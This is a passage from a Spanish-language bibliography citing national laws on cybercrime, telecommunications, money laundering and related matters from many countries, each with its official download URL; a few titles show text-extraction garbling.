——(2012). Money Laundering (Prohibition) (Amendment) Act 2012. Recuperado de http://nass.gov.ng/document/download/5948
——(2013). Terrorism (Prohibition) (Amendment) Act, 2013. Recuperado de http://nass.gov.ng/document/download/5951
——(2014). National Health Act 2014. Recuperado de http://nass.gov.ng/document/download/7990
——(24 de febrero de 2015). Trafficking in Persons (Prohibition), (Enforcement and Administration) Act, 2015. Recuperado de http://nass.gov.ng/document/download/7857
——(15 de julio de 2015). Telecommunications Facilities (Lawful Interception of Information) Bill 2015. Recuperado de http://nass.gov.ng/document/download/7867
——(28 de enero de 2016). Mutual Assistance in Criminal Matters Bill, 2016. Recuperado de http://nass.gov.ng/document/download/7880
——(27 de mayo de 2016). An Act to Make Provision for the Prohibition of Sexual Harassment of Students by Educators in Tertiary Educational Institutions, and for Mattersconnected Therewith, 2016. Recuperado de http://nass.gov.ng/document/download/8199
——(29 de noviembre de 2016). An Act to Repeal the Customs and Excise Management Act, Cap. C45, Laws of the Federation of Nigeria, 2004 and Other Customs and Excise Laws; to Establish the Nigeria Customs Service; Reform the Administration and Management of Customs and Excise in Nigeria and for Other Related Matters, 2016. Recuperado de http://nass.gov.ng/document/download/8340
National Assembly Madagascar (19 de junio de 2014). Loi n° 2014-006 sur la lutte contre la cybercriminalité. Recuperado de http://www.assemblee-nationale.mg/?loi=loi-n2014-006-lutte-contre-cybercriminalite
——(5 de noviembre de 2014). Loi n° 2014-025 sur la signature électronique. Recuperado de http://www.assemblee-nationale.mg/?loi=loi-n2014-025-signature-electronique
——(15 de julio de 2016). Loi n° 2016-031 modifiant et complétant certaines dispositions de la loi n°2014-006 du 17 juillet 2014 sur la lutte contre la cybercriminalité. Recuperado de http://www.assemblee-nationale.mg/?loi=loi-n2016-031-modifiant-completant-certaines-dispositions-loi-n2014-006-du-17-juillet-2014-lutte-contre-cybercri-

minalite
——(16 de diciembre de 2016). Loi n° 2016-056 sur la monnaie électronique et les établissements de monnaie électronique. Recuperado de http://www.assemblee-nationale.mg/?loi=loi-n2016-056-monnaie-electronique-les-etablissements-monnaie-electronique
National Assembly of Belize (2017). National Payment System Act, 2017. Recuperado de http://www.nationalassembly.gov.bz/wp-content/uploads/2017/04/Act-No.-15-of-2017-National-Payment-System-Act-2017.pdf
National Assembly of Bhutan (1999). Bhutan Telecommunications Act 1999. Recuperado de http://www.nab.gov.bt/assets/uploads/docs/acts/2014/Bhutan_telecom_Act_1999_Eng.pdf
——(2005). The Evidence Act of Bhutan, 2005. Recuperado de http://www.nab.gov.bt/assets/uploads/docs/acts/2014/Evidence_Act_of_Bhutan_2005_Eng.pdf
——(2006). Bhutan Information Communication Act, 2006. Recuperado de http://www.nab.gov.bt/assets/uploads/docs/acts/2014/Bhutan_Information_Communication_Act_2006Eng.pdf
——(2008). Election Act of the Kingdom of Bhutan, 2008. Recuperado de http://www.nab.gov.bt/assets/uploads/docs/acts/2014/Election_Act_of_the_Kingdom_of_Bhutan,_2008eng1st.pdf
——(2011). The Anti-Corruption Act of Bhutan 2011. Recuperado de http://www.nab.gov.bt/assets/uploads/docs/acts/2014/The_Anti-Corruption_Act,_2011eng7th.pdf
National Assembly Sudan (2001). قانون المصنفات الأدبية والفنية لسنة 2001. Recuperado de http://www.parliament.gov.sd/ar/index.php/site/LigsualtionVeiw/224
——(14 de junio de 2007). قانون المعاملات الإلكترونية لسنة 2007. Recuperado de http://www.parliament.gov.sd/ar/index.php/site/LigsualtionVeiw/270
——(20 de junio de 2007). قانون جرائم المعلوماتية لسنة 2007. Recuperado de http://www.parliament.gov.sd/ar/index.php/site/LigsualtionVeiw/273
——(2010). قانون مكافحة غسل الأموال وتمويل الإرهاب لسنة 2010. Recuperado de http://www.parliament.gov.sd/ar/index.php/site/LigsualtionVeiw/326
National Bank of the Kyrgyz Republic (2015). Түзүлгөн күнү: 2015-02-13 Закон Кыргызской Республики О платежной системе Кыргызской Республики. Recuperado de http://www.nbkr.kg/index1.jsp?item=2725&lang=rus
National Center for Legislation under the President of the Republic of Tajikistan (1998). УГОЛОВНЫЙ КОДЕКС. Recuperado de http://mmk.tj/ru/library/ugolovnii_kodeks_rt.doc
——(1998). Об авторском праве и смежных правах. Recuperado de http://mmk.tj/ru/library/ob_avtorskom_prave_i_smezhnih_pravah.doc
——(2001). Настоящий Закон регулирует правоотношения, возникающие в

процессе формирования и использования документированной информации и информационных ресурсов, создания информационных технологий, автоматизированных информационных систем и сетей, определяет порядок защиты информационного ресурса, а также прав и обязанностей субъектов, принимающих участие в процессах информатизации. Recuperado de http://mmk.tj/ru/library/zakon__respubliki_tadzhikistan_ob_informatizacii.doc
——(9 de mayo de 2002). ОБ ИНФОРМАЦИИ. Recuperado de http://mmk.tj/ru/library/-ob_informacii.docx
——(10 de mayo de 2002). Об электрической связи. Recuperado de http://mmk.tj/ru/library/ob_elektricheskoi_svyazi.doc
——(11 de mayo de 2002). ОБ ЭЛЕКТРОННОМ ДОКУМЕНТЕ. Recuperado de http://mmk.tj/ru/library/-ob_elektronnom_dokumente.doc
——(15 de mayo de 2002). О защите информации. Recuperado de http://mmk.tj/ru/library/zakon__respubliki_tadzhikistan_o_zashite_informacii.doc
——(1 de agosto de 2003). О рекламе. Recuperado de http://mmk.tj/ru/library/o_reklame.doc
——(2 de agosto de 2003). О почтовой связи. Recuperado de http://mmk.tj/ru/library/-o_pochtovoi_svyazi.docx
——(8 de diciembre de 2003). О БОРЬБЕ С ЭКСТРЕМИЗМОМ. Recuperado de http://mmk.tj/ru/library/-o_borbe_s_ekstremizmom.doc
——(2005). О БОРЬБЕ С КОРРУПЦИЕЙ. Recuperado de http://mmk.tj/ru/library/o_borbe_s_korrupciei.doc
——(2007). Об электронной цифровой подписи. Recuperado de http://mmk.tj/ru/library/ob_elektr_cifrovoi_podpisi.doc
——(2008). Об органах национальной безопасности Республики Таджикистан. Recuperado de http://mmk.tj/ru/library/ob_organah_nac._bezopasnosti_rt.doc
——(2009). УГОЛОВНО - ПРОЦЕССУАЛЬНЫЙ КОДЕКС. Recuperado de http://mmk.tj/ru/library/ugolovo-proces_kodeks_rt.doc
——(2010). О банковской деятельности. Recuperado de http://mmk.tj/ru/library/-o_bankovskoi_deyatelnosti.doc
——(24 de marzo de 2011). О ПРОТИВОДЕЙСТВИИ ЛЕГАЛИЗАЦИИ (ОТМЫВАНИЮ) ДОХОДОВ, ПОЛУЧЕННЫХ ПРЕСТУПНЫМ ПУТЕМ, ФИНАНСИРОВАНИЮ ТЕРРОРИЗМА И ФИНАНСИРОВАНИЮ РАСПРОСТРАНЕНИЯ ОРУЖИЯ МАССОВОГО ПОРАЖЕНИЯ. Recuperado de http://mmk.tj/ru/library/-o_protivodeistvii_legalizacii_(otmivaniyu)_dohodov....doc
——(25 de marzo de 2011). ОБ ОПЕРАТИВНО-РОЗЫСКНОЙ ДЕЯТЕЛЬНОСТИ. Recuperado de http://mmk.tj/ru/library/-ob_operativno-rozisknoi_deyatelnosti.docx
——(16 de abril de 2012). О МИКРОФИНАНСОВЫХ ОРГАНИЗАЦИЯХ. Re-

cuperado de http://mmk.tj/ru/library/o_mikrofinansovih_organizaciyah.doc
——(3 de julio de 2012). О КРИПТОГРАФИИ. Recuperado de http://mmk.tj/ru/library/o_kriptografii.doc
——(2013). О БОРЬБЕ С ОРГАНИЗОВАННОЙ ПРЕСТУПНОСТЬЮ. Recuperado de http://mmk.tj/ru/library/-o_borbe_s_organizovannoi_prest..doc
——(25 de julio de 2014). О ГОСУДАРСТВЕННЫХ СЕКРЕТАХ. Recuperado de http://mmk.tj/ru/library/+o_gosudarstvennih_sekretah.doc
——(26 de julio de 2014). О ПРОТИВОДЕЙСТВИИ ТОРГОВЛЕ людьми и. Recuperado de http://mmk.tj/ru/library/o_protivodeistvii_torgovle_lyudmi_i_....doc
National Center of Legal Information of the Republic of Belarus (1999). УГОЛОВНЫЙ КОДЕКС РЕСПУБЛИКИ БЕЛАРУСЬ 9 июля 1999 г. № 275-З. Recuperado de http://etalonline.by/?type=text&regnum=HK9900275#load_text_none_1_
——(2003). Кодекс Республики Беларусь об административных правонарушениях 21 апреля 2003 г. № 194-З. Recuperado de http://etalonline.by/?type=text&regnum=Hk0300194#load_text_none_1_
——(2008). ЗАКОН РЕСПУБЛИКИ БЕЛАРУСЬ 10 ноября 2008 г. № 455-З Об информации, информатизации и защите информации. Recuperado de http://etalonline.by/?type=text&regnum=H10800455#load_text_none_1_
National Council for Law Reporting (1930). Act No: Cap. 63. Act Title: Penal Code. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=CAP.%2063
——(1963). Act No: Cap. 80. Act Title: Evidence. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=CAP.%2080
——(1970). Act No: Cap. 36. Act Title: Defamation. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=CAP.%2036
——(1998). Kenya Information and Communications Act, 1998. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%202%20of%201998
——(2001). Act No: No. 12 of 2001. Act Title: Copyright. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%2012%20of%202001
——(2003). Act No: No. 3 of 2003. Act Title: Anti-Corruption and Economic Crimes. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%203%20of%202003
——(2006). Act No: No. 3 of 2006. Act Title: Sexual Offences. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%203%20of%202006
——(2009). Act No: No. 9 of 2009. Act Title: Proceeds of Crime and An-

ti-Money. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%209%20of%202009
——(2010). Act No: No. 6 of 2010. Act Title: Prevention of Organised Crimes. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%206%20of%202010
——(2011). Act No: Cap. 493E. Act Title: National Payment System. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=CAP.%20493E
——(12 de octubre de 2012). Act No: No. 30 of 2012. Act Title: Prevention of Terrorism. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%2030%20of%202012
——(13 de diciembre de 2012). Act No: No. 46 of 2012. Act Title: Consumer Protection. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%2046%20of%202012
——(2015). Act No: No. 2 of 2015. Act Title: Protection Against Domestic Violence. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=NO.%202%20OF%202015
——(5 de julio de 2016). The Cyber Security and Protection Bill, 2016. Recuperado de http://kenyalaw.org/kl/fileadmin/pdfdownloads/bills/2016/CyberSecurityandProtectionBill_2016.pdf
——(31 de agosto de 2016). Act No: No. 31 of 2016. Act Title: Access to Information. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%2031%20of%202016
——(13 de septiembre de 2016). Act No: No. 37 of 2016. Act Title: Election Offences. Recuperado de http://www.kenyalaw.org/lex//actview.xql?actid=No.%2037%20of%202016
National Cyber Security Centre Czech Republic (2014). Act No. 181 of 23 July 2014 On Cyber Security and Change of Related Acts (Act on Cyber Security). Recuperado de https://www.govcert.cz/download/legislation/container-nodeid-1122/actoncybersecuritypopsp.pdf
National Frequency Management Unit Guyana (2016). Draft Regulations for 2016 Telecommunications Bill. Recuperado de http://www.nfmu.gov.gy/site/index.php/draft-regs
National Information and Communications Technology Authority of Papua New Guinea (2009). No. 8 of 2009 National Information and Communications Technology Act 2009. Recuperado de www.nicta.gov.pg/consultative-papers?task=download&id=190
National Information Technology Center Jordan (2010). مقر نوناق (30 (قنسل (2010)تامولعملا قمظنأ ميئارج نوناق (تقؤم). Recuperado de http://nitc.gov.jo/PDF/law.pdf
National Information Technology Development Agency Nigeria (2015). Cybercrimes (Prohibition, Prevention, etc.) Act, 2015. Recuperado de http://cerrt.ng/Content/Doc/CyberCrime_Act_2015.pdf

National Intelligence Service Greece (2008). Law Number 3649 National Intelligence Service and other provisions. Recuperado de http://www.nis.gr/npimages/docs/LAW_NUMBER%203649_en.pdf
National Legal Internet Portal of the Republic of Belarus (19 de enero de 1993). Law of the Republic of Belarus No. 2105-XII of January 19, 1993. Recuperado de http://law.by/document/?guid=3871&p0=V19302105e
——(5 de febrero de 1993). Law of the Republic of Belarus of February 5, 1993. Recuperado de http://law.by/document/?guid=3871&p0=V19302181e
——(19 de noviembre de 1993). Law of the Republic of Belarus No. 2570-XII of November 19, 1993. Recuperado de http://law.by/document/?guid=3871&p0=V19302570e
——(2007). Law of the Republic of Belarus May 10, 2007 No 225-Z. Recuperado de http://law.by/document/?guid=3871&p0=H10700225e
——(2008). Law of the Republic of Belarus No. 427-Z of July 17, 2008. Recuperado de http://law.by/document/?guid=3871&p0=H10800427e
National Legislation Hungary (1992). 1992. évi LXVI. törvény a polgárok személyi adatainak és lakcímének nyilvántartásáról, a végrehajtásáról kiadott 146/1993. (x. 26.) Korm. rendelettel egységes szerkezetben. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=17345.329402
——(1995). 1995. évi CXXV. törvény a nemzetbiztonsági szolgálatokról. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=24361.323237
——(1996). 1996. évi XXXVIII. törvény a nemzetközi bűnügyi jogsegélyről. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=26676.328114
——(1997).1997. évi CLV. törvény a fogyasztóvédelemről. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=30909.330258
——(1998). 1998. évi XIX. törvény Hatályos: 2017.01.01 - 2017.04.30. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=34361.328121
——(2001). 2001. évi CVIII. törvény az elektronikus kereskedelmi szolgáltatások, valamint az információs társadalommal összefüggő szolgáltatások egyes kérdéseiről1. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=57566.323251
——(2003). 2003. évi C. törvény az elektronikus hírközlésről. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=75939.330512
——(2007). 2007. évi CXXXVI. törvény a pénzmosás és a terrorizmus finanszírozása megelőzéséről és megakadályozásáról. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=111579.327474
——(2008). 2008. évi XLVII. törvény a fogyasztókkal szembeni tisztességtelen kereskedelmi gyakorlat tilalmáról. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=117819.331332
——(2009). 2009. évi CLV. törvény a minősített adat védelméről. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=126195.329298
——(2010). 2010. évi CLXXXV. törvény a médiaszolgáltatásokról és a tömegkommunikációról. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=133252.322943

——(2011). 2011. évi CXIII. törvény a honvédelemről és a Magyar Honvédségről, valamint a különleges jogrendben bevezethető intézkedésekről. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=139266.330738
——(2012). 2012. évi C. törvény a Büntető Törvénykönyvről1. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=152383.323277
——(2015). 2015. évi CCXXII. törvény az elektronikus ügyintézés és a bizalmi szolgáltatások általános szabályairól1. Recuperado de http://njt.hu/cgi_bin/njt_doc.cgi?docid=193173.316586
National Parliament of Papua New Guinea (2013). No. 10 of 2013 National Payments System Act Certified on: 19 SEP 2013. Recuperado de http://www.parliament.gov.pg/uploads/acts/13A_10.pdf
——(20 de enero de 2015). No. 20 of 2015. Anti-Money Laundering and Counter Terrorist Financing Act 2015 Certified on: 20 JAN 2016. Recuperado de http://www.parliament.gov.pg/uploads/acts/15A-20.pdf
——(2 de diciembre de 2015). No. 63 of 2015 Central Depositories Act Certified on: 2 DEC 2016. Recuperado de http://www.parliament.gov.pg/uploads/acts/15A-63.pdf
——(2 de diciembre de 2015). No. 64 of 2015 Securities Commission Act Certified on 2 DEC 2016. Recuperado de http://www.parliament.gov.pg/uploads/acts/15A-64.pdf
——(2016). No. 35 of 2016 Cybercrime Code Act 2016 Certified on: 13 DEC 2016. Recuperado de http://www.parliament.gov.pg/uploads/acts/16A_35.pdf
National Parliament of Solomon Islands (2009). Companies Act 2009 (No.1 of 2009). Recuperado de http://www.parliament.gov.sb/files/legislation/Acts/Companies%20Act%202009.pdf
——(2009). Evidence Act 2009 (No. 11 of 2009). Recuperado de http://www.parliament.gov.sb/files/legislation/Acts/Evidence%20Act%202009.pdf
——(2009). Counter-Terrorism Act 2009. Recuperado de http://www.parliament.gov.sb/files/legislation/Acts/Counter%20Terrorism%20Act%202009.pdf
——(2010). Money Laundering and Proceeds of Crime (Amendment) Act 2010. Recuperado de http://www.parliament.gov.sb/files/legislation/Acts/2010/Money%20Laundering%20and%20Proceeds%20Crime%20(Amendment)%20Act%202010.pdf
——(2013). Public Financial Management Act 2013. Recuperado de http://www.parliament.gov.sb/files/legislation/9th%20Parliament/Acts/2013/Public%20Financial%20Management%20Act%202013.pdf
——(2016). Penal Code (Amendment) (Sexual Offences) Act. Recuperado de http://www.parliament.gov.sb/files/legislation/10th_Parliament/Acts/2016/Penal%20Code%20(Amdt)%20(Sexual%20Offences)%20Act%202016.pdf

National People's Congress China (1997). 中┌人民共和┌刑法（修┌）. Recuperado de http://www.npc.gov.cn/wxzl/wxzl/2000-12/17/content_4680.htm

National Security Agency Montenegro (2003). Krivični zakonik. Recuperado de http://www.anb.gov.me/ResourceManager/FileDownload.aspx?rid=161601&rType=2&file=krivicni%20zakonik.pdf

——(7 de agosto de 2007). Zakon o odbrani. Recuperado de http://www.anb.gov.me/ResourceManager/FileDownload.aspx?rid=160902&rType=2&file=Zakon%20o%20odbrani.pdf

——(14 de diciembre de 2007). Zakon o sprječavanju pranja novca i finansiranja terorizma. Recuperado de http://www.anb.gov.me/ResourceManager/FileDownload.aspx?rid=161224&rType=2&file=ZAKON%20O%20SPRJECAVANJU%20PRANJA%20NOVCA%20I%20FINANSIRANJA%20TERORIZMA.pdf

——(2008). Zakon o tajnosti podataka. Recuperado de http://www.anb.gov.me/ResourceManager/FileDownload.aspx?rid=160840&rType=2&file=Zakon%20o%20tajnosti%20podataka(1).pdf

——(2009). Zakonik o Krivičnom Postupku. Recuperado de http://www.anb.gov.me/ResourceManager/FileDownload.aspx?rid=160900&rType=2&file=ZAKONIK%20O%20KRIVICNOM%20POSTUPKU.pdf

National Telecom Regulatory Authority Egypt (2003). القانون 10 لسنة 2003 بإصدار قانون تنظيم الاتصالات. Recuperado de http://www.tra.gov.eg/ar/regulation/DocLib/%D8%A7%D9%84%D9%82%D8%A7%D9%86%D9%88%D9%86%2010%20%D9%84%D8%B3%D9%86%D8%A9%202003.pdf

——(2005). قانون رقم 3 لسنة 2005 بإصدار قانون حماية المنافسة ومنع الممارسات الاحتكارية. Recuperado de http://www.tra.gov.eg/ar/regulation/DocLib/%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D8%B1%D9%82%D9%85%203%20%D9%84%D8%B3%D9%86%D8%A9%202005.pdf

——(2006). قانون رقم 67 لسنة 2006 بإصدار قانون حماية المستهلك. Recuperado de http://www.tra.gov.eg/ar/regulation/DocLib/%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D8%B1%D9%82%D9%85%2067%20%D9%84%D8%B3%D9%86%D8%A9%202006.pdf

——(2008). قانون رقم 190 لسنة 2008 بتعديل بعض أحكام قانون حماية المنافسة ومنع الممارسات الاحتكارية الصادر بالقانون رقم 3 لسنة 2005. Recuperado de http://www.tra.gov.eg/ar/regulation/DocLib/%D9%82%D8%A7%D9%86%D9%88%D9%86%20%D8%B1%D9%82%D9%85%20190%20%D9%84%D8%B3%D9%86%D8%A9%202008.pdf

National Telecommunications Regulatory Commission of Saint Kitts and Nevis (2000). No. 2 of 2000 The Telecommunications Act. Recuperado de http://ntrc.kn/wp-content/uploads/ACT.pdf

National Telecommunications Regulatory Commission St. Vincent and

the Grenadines (2001). Telecommunications Act. Act No. 1 of 2001. Recuperado de http://ntrc.vc/docs/legislations/telecom_act_2001_SRO_NO_11.pdf
Nevo-The Legal Database Israel (1977). חוק הישנועה, תשל"ז-1977. Recuperado de https://www.nevo.co.il/law_html/Law01/073_002.htm
New Zealand Legislation (1961). Crimes Act 1961. Recuperado de http://www.legislation.govt.nz/act/public/1961/0043/latest/DLM329270.html
——(1969). New Zealand Security Intelligence Service Act 1969. Recuperado de http://www.legislation.govt.nz/act/public/1969/0024/latest/DLM391606.html
——(1989). Education Act 1989. Recuperado de http://www.legislation.govt.nz/act/public/1989/0080/latest/DLM179571.html
——(17 de agosto de 1993). Electoral Act 1993. Recuperado de http://www.legislation.govt.nz/act/public/1993/0087/latest/DLM307519.html
——(26 de agosto de 1993). Biosecurity Act 1993. Recuperado de http://www.legislation.govt.nz/act/public/1993/0095/latest/DLM314623.html
——(26 de agosto de 1993). Films, Videos, and Publications Classification Act 1993. Recuperado de http://www.legislation.govt.nz/act/public/1993/0094/latest/DLM313301.html
——(28 de septiembre de 1993). Companies Act 1993. Recuperado de http://www.legislation.govt.nz/act/public/1993/0105/latest/DLM319570.html
——(1994). Copyright Act 1994. Recuperado de http://www.legislation.govt.nz/act/public/1994/0143/latest/DLM345639.html
——(1996). Customs and Excise Act 1996. Recuperado de http://www.legislation.govt.nz/act/public/1996/0027/latest/DLM377337.html
——(1997). Harassment Act 1997. Recuperado de http://www.legislation.govt.nz/act/public/1997/0092/latest/DLM417725.html
——(2001). Telecommunications Act 2001. Recuperado de http://www.legislation.govt.nz/act/public/2001/0103/latest/DLM125739.html
——(1 de abril de 2003). Government Communications Security Bureau Act 2003. Recuperado de http://www.legislation.govt.nz/act/public/2003/0009/latest/DLM187178.html
——(18 de septiembre de 2003). Gambling Act 2003. Recuperado de http://www.legislation.govt.nz/act/public/2003/0051/latest/DLM207497.html
——(2004). Corrections Act 2004. Recuperado de http://www.legislation.govt.nz/act/public/2004/0050/latest/DLM294849.html
——(2006). Evidence Act 2006. Recuperado de http://www.legislation.govt.nz/act/public/2006/0069/latest/DLM393471.html
——(2007). Unsolicited Electronic Messages Act 2007. Recuperado de http://www.legislation.govt.nz/act/public/2007/0007/latest/DLM405134.html
——(2011). Criminal Procedure Act 2011. Recuperado de http://www.legislation.govt.nz/act/public/2011/0081/latest/DLM3359968.html

——(20 de febrero de 2012). Road User Charges Act 2012. Recuperado de http://www.legislation.govt.nz/act/public/2012/0001/latest/DLM3394830.html
——(5 de abril de 2012). Search and Surveillance Act 2012. Recuperado de http://www.legislation.govt.nz/act/public/2012/0024/latest/DLM2136536.html
——(18 de diciembre de 2012). Electronic Identity Verification Act 2012. Recuperado de http://www.legislation.govt.nz/act/public/2012/0123/latest/DLM1777802.html
——(2013). Telecommunications (Interception Capability and Security) Act 2013. Recuperado de http://www.legislation.govt.nz/act/public/2013/0091/latest/DLM5177930.html
——(2014). Food Act 2014. Recuperado de http://www.legislation.govt.nz/act/public/2014/0032/latest/DLM2995811.html
——(2016). Electronic Courts and Tribunals Act 2016. Recuperado de http://www.legislation.govt.nz/act/public/2016/0052/latest/DLM6943506.html
——(21 de febrero de 2017). Substance Addiction (Compulsory Assessment and Treatment) Act 2017. Recuperado de http://www.legislation.govt.nz/act/public/2017/0004/latest/DLM6609057.html
——(1 de marzo de 2017). Contract and Commercial Law Act 2017. Recuperado de http://www.legislation.govt.nz/act/public/2017/0005/latest/DLM6844033.html
Nitijela-Parliament of the Republic of the Marshall Islands (1988). Treason and Sedition Act 1988 31 MIRC Ch.3. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/1988/1988-0008/TreasonandSeditionAct1988_1.pdf
——(1989). Evidence Act 1989 28 MIRC Ch.1. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/1989/1989-0071/EvidenceActof1989_1.pdf
——(1991). Unauthorized Copies of Recorded Materials Act 1991 20 MIRC Ch.2. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/1991/1991-0132/UnauthorizedCopiesofRecordedMaterialsAct1991_1.pdf
——(1998). Gaming and Recreation Prohibition Act 1998 31 MIRC Ch.4 §401. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/1998/1998-0064/GamingandRecreationProhibitionAct1998_1.pdf
——(2002). Foreign Evidence Act 2002 28 MIRC Ch.2. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/2002/2002-0066/ForeignEvidenceAct2002_1.pdf
——(2002). Proceeds of Crime Act 2002 31 MIRC Ch.2. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCI-

PAL/2002/2002-0068/ProceedsofCrimeAct2002_1.pdf
——(2002). Counter-Terrorism Act 2002 15 MIRC Ch.1. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/2002/2002-0065/Counter-TerrorismAct2002_1.pdf
——(2002). Anti-Money Laundering Regulations, 2002 BANKING ACT. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/SUBORDINATE/2002/2002-0001/Anti-MoneyLaunderingRegulations2002_1.pdf
——(2002). Mutual Assistance in Criminal Matters Act 2002 32 MIRC Ch.4. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/2002/2002-0067/MutualAssistanceinCriminalMattersAct2002_1.pdf
——(2007). Secured Transactions Act 2007 24 MIRC Ch.5. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/2007/2007-0077/SecuredTransactionsActof2007_1.pdf
——(2011). Criminal Code 2011 31 MIRC Ch.1 l Page 1 TITLE 31. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/2011/2011-0059/CriminalCode2011_1.pdf
——(2015). Child Rights Protection Act 2015 26MIRCCh.10. Recuperado de https://rmiparliament.org/cms/images/LEGISLATION/PRINCIPAL/2015/2015-0050/ChildRightsProtectionAct2015_1.pdf
Normattiva-Il portale della legge vigente (1988). Decreto del Presidente Della Repubblica 22 settembre 1988, n. 447 Approvazione del codice di procedura penale (GU n.250 del 24-10-1988 - Suppl. Ordinario n. 92). Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.del.presidente.della.repubblica:1988-09-22;447
——(1 de agosto de 2003). Decreto Legislativo 1 agosto 2003, n. 259 Codice delle comunicazioni elettroniche. (GU n.214 del 15-9-2003 - Suppl. Ordinario n. 150). Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2003-08-01;259
——(2005). Legge 31 luglio 2005, n. 155 Conversione in legge, con modificazioni, del decreto-legge 27 luglio 2005, n. 144, recante misure urgenti per il contrasto del terrorismo internazionale. Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:legge:2005-07-31;155!vig=
——(6 de septiembre de 2005). Decreto Legislativo 6 settembre 2005, n. 206 Codice del consumo, a norma dell'articolo 7 della legge 29 luglio 2003, n. 229. (GU n.235 del 8-10-2005 - Suppl. Ordinario n. 162). Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2005-09-06;206
——(7 de marzo de 2005). Decreto Legislativo 7 marzo 2005, n. 82 Codice dell'amministrazione digitale. (GU n.112 del 16-5-2005 - Suppl. Ordinario n. 93). Recuperado de http://www.normattiva.it/uri-res/

N2Ls?urn:nir:stato:decreto.legislativo:2005-03-07;82
——(2013). Legge 9 agosto 2013, n. 98 Conversione in legge, con modificazioni, del decreto-legge 21 giugno 2013, n. 69, recante disposizioni urgenti per il rilancio dell'economia. (13G00140) (GU n.194 del 20-8-2013 - Suppl. Ordinario n. 63). Recuperado de http://www.normattiva.it/atto/caricaDettaglioAtto?atto.dataPubblicazioneGazzetta=2013-08-20&atto.codiceRedazionale=13G00140
——(18 de abril de 2016). Decreto Legislativo 18 aprile 2016, n. 50 Attuazione delle direttive 2014/23/UE, 2014/24/UE e 2014/25/UE sull'aggiudicazione dei contratti di concessione, sugli appalti pubblici e sulle procedure d'appalto degli enti erogatori nei settori dell'acqua, dell'energia, dei trasporti e dei servizi postali, nonche' per il riordino della disciplina vigente in materia di contratti pubblici relativi a lavori, servizi e forniture. (16G00062) (GU n.91 del 19-4-2016 - Suppl. Ordinario n. 10). Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2016-04-18;50
——(26 de agosto de 2016). Decreto Legislativo 26 agosto 2016, n. 174 Codice di giustizia contabile, adottato ai sensi dell'articolo 20 della legge 7 agosto 2015, n. 124. (16G00187) (GU n.209 del 7-9-2016 - Suppl. Ordinario n. 41). Recuperado de http://www.normattiva.it/uri-res/N2Ls?urn:nir:stato:decreto.legislativo:2016-08-26;174
Norton (s.f.). Bots y botnets: una amenaza creciente. Recuperado de https://es.norton.com/botnet
Notisum (1991). Lag (1991:483) om fingerade personuppgifter. Recuperado de http://www.notisum.se/Pub/Doc.aspx?url=/rnp/sls/lag/19910483.htm
NovéASPI Wolters Kluwer (2001). 483/2001 Z.z. ZÁKON z 5. októbra 2001 o bankách a o zmene a doplnení niektorých zákonov. Recuperado de http://www.noveaspi.sk/products/lawText/1/52046/1/2
——(2 de diciembre de 2004). 747/2004 Z.z. ZÁKON z 2. decembra 2004 o dohľade nad finančným trhom a o zmene a doplnení niektorých zákonov. Recuperado de http://www.noveaspi.sk/products/lawText/1/58921/1/2
——(3 de diciembre de 2004). 22/2004 Z.z. ZÁKON z 3. decembra 2003 o elektronickom obchode a o zmene a doplnení zákona č. 128/2002 Z.z. o štátnej kontrole vnútorného trhu vo veciach ochrany spotrebiteľa a o zmene a doplnení niektorých zákonov v znení zákona č. 284/2002 Z.z. Recuperado de http://www.noveaspi.sk/products/lawText/1/57125/1/2
——(2005). 300/2005 Z.z. ZÁKON z 20. mája 2005 TRESTNÝ ZÁKON (v znení zákona č. 650/2005 Z.z.). Recuperado de http://www.noveaspi.sk/products/lawText/1/60422/1/2
